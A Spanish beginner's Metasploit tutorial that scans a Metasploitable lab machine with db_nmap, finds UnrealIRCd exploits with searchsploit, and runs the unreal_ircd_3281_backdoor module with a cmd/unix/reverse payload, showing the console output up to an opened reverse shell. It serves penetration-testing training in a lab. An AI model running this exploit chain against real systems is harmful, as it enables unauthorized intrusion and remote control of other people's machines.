Metasploit para novatos

Estos ejemplos son para una versión de Metasploit preinstalada en sistemas kali linux.


1. Inicialización de la base de datos y primer arranque de metasploit

Para el uso de metasploit se recomienda inicializar la base de datos la primera vez que se arranque con el comando:

```
msfdb init
```

Una vez que se inicialice la base de datos, cada vez que se quiera usar metasploit se puede arrancar con el siguiente comando:

```
msfdb run
```



2. Escaneo de máquina objetivo


Lo primero que debemos hacer es escanear los puertos de la máquina objetivo para identificar que servicios tiene arrancados y si alguno de estos es vulnerable.

2.1 NMAP

Primero se puede comenzar realizando un escaneo de namp desde metasploit con el siguiente comando:

```
db_nmap <ip_maquina_objetivo>
```

Como resultado deberíamos recibir un listado de puertos abiertos indicando que servicio provee cada uno:



2.2 Metasploit port scanner

Alternativamente también se puede usar el módulo de escaneo de metasploit, para ello podemos seleccionarlo con el siguiente comando:

```
use auxiliary/scanner/portscan/tcp
```

Una vez seleccionado el módulo, hay que configurar sus parámetros, podemos ver los parámetros disponibles con el siguiente comando.

```
show options
```

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in millis
                                           econds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasplo
                                           it/basics/using-metasploit.html
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) >
```


Para configurar los parámetros se debe usar el comando set:

```
set <parámetro> <valor>
```

Por ejemplo, en este caso se debe establecer un valor para RHOST para indicarle a metasploit que máquina de la red debe escanear:

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOST 192.168.56.9
RHOST ⇒ 192.168.56.9
```

Una vez configurados los parámetros se puede ejecutar el módulo con el comando run:



2.3 Escaneo Profundo

Podemos realizar un escaneo profundo de la máquina en cuestión con el siguiente comando:

```
db_nmap -sV <ip_máquina_objetivo>
```

```
msf6 auxiliary(scanner/portscan/tcp) > db_nmap -sV 192.168.56.9
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-02 11:17 EDT
[*] Nmap: Nmap scan report for 192.168.56.9
[*] Nmap: Host is up (0.00050s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp  open  shell       Netkit rshd
[*] Nmap: 1099/tcp open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 08:00:27:22:00:BD (Oracle VirtualBox virtual NIC)
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:li
nux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 25.27 seconds
msf6 auxiliary(scanner/portscan/tcp) >
```

Si además queremos más información podemos añadir el flag -A:

```
db_nmap -sV -A <ip_maquina_objetivo>
```

```
msf6 auxiliary(scanner/portscan/tcp) > db_nmap -sV -A 192.168.56.9
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-02 11:23 EDT
[*] Nmap: Nmap scan report for 192.168.56.9
[*] Nmap: Host is up (0.00072s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
[*] Nmap: | ftp-syst:
[*] Nmap: |   STAT:
[*] Nmap: | FTP server status:
[*] Nmap: |      Connected to 192.168.56.102
[*] Nmap: |      Logged in as ftp
[*] Nmap: |      TYPE: ASCII
[*] Nmap: |      No session bandwidth limit
[*] Nmap: |      Session timeout in seconds is 300
[*] Nmap: |      Control connection is plain text
[*] Nmap: |      Data connections will be plain text
[*] Nmap: |      vsFTPd 2.3.4 - secure, fast, stable
[*] Nmap: |_End of status
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
[*] Nmap: |_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: | ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
[*] Nmap: | Not valid before: 2010-03-17T14:07:45
[*] Nmap: |_Not valid after:  2010-04-16T14:07:45
[*] Nmap: |_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
[*] Nmap: |_ssl-date: 2025-05-02T15:23:44+00:00; 0s from scanner time.
[*] Nmap: | sslv2:
[*] Nmap: |   SSLv2 supported
[*] Nmap: |   ciphers:
[*] Nmap: |     SSL2_RC4_128_WITH_MD5
[*] Nmap: |     SSL2_RC2_128_CBC_WITH_MD5
[*] Nmap: |     SSL2_DES_192_EDE3_CBC_WITH_MD5
```

3. Explotando vulnerabilidades


Ahora que sabemos los puertos abiertos y servicios de la máquina, podemos proceder a explotar las vulnerabilidades de esta.

3.1 Localización de exploits con searchsploit

Para localizar si alguno de los servicios de la máquina tiene exploits disponibles podemos usar searchsploit. Si queremos buscar por título del exploit podemos usar el comando searchsploit con el flag -t:

```
searchsploit -t <nombre_del_servicio>
```


Por ejemplo, si queremos buscar una vulnerabilidad para el servicio UnrealIRCd:



Si quisieramos buscar un exploit en función a un CVE podemos usar el comando con el flag –cve seguido de la fecha seguida de un guion y el identificador:

```
searchsploit --cve <fecha>-<identificador>
```


Por ejemplo, para buscar los exploits asociados al CVE-2010-2075:



Con los resultados obtenidos podemos ver que hay al menos 2 exploits que se podrían aplicar a esta máquina aprovechando las vulnerabilidades del servicio UnrealIRCd.

3.2 Exploit Automático con metasploit

Para ejecutar el exploit de forma automática contra la máquina objetivo debemos primero saber donde está ubicado el módulo automático para cargarlo en metasploit. Para ello podemos buscar el CVE en google seguido de metasploit, donde nos aparecerán páginas, como la de rapid7 con la ubicación de este:




Ahora que sabemos donde está el módulo podemos cargarlo usando el comando use:

```
use <ubicación_del_modulo>
```

Una vez cargado usamos el siguiente comando para ver los parámetros del módulo

```
show options
```



Y establecemos como RHOST la máquina objetivo:

set RHOST <IP_maquina_objetivo>

Tras eso cargamos la payload, en este caso cmd/unix/reverse:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
```

y procedemos a configurar el parámetro LHOST con nuestra ip:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.56.9     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Finalmente ejecutamos el exploit con el comando run y si todo sale bien y la máquina es vulnerable tendremos acceso a esta:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] 192.168.56.9:6667 - Connected to 192.168.56.9:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.9:6667 - Sending backdoor command ...
whoami
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo htbjVCv6OBexs7cQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "htbjVCv6OBexs7cQ\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.9:36343) at 2025-05-02 12:41:04 -0400
```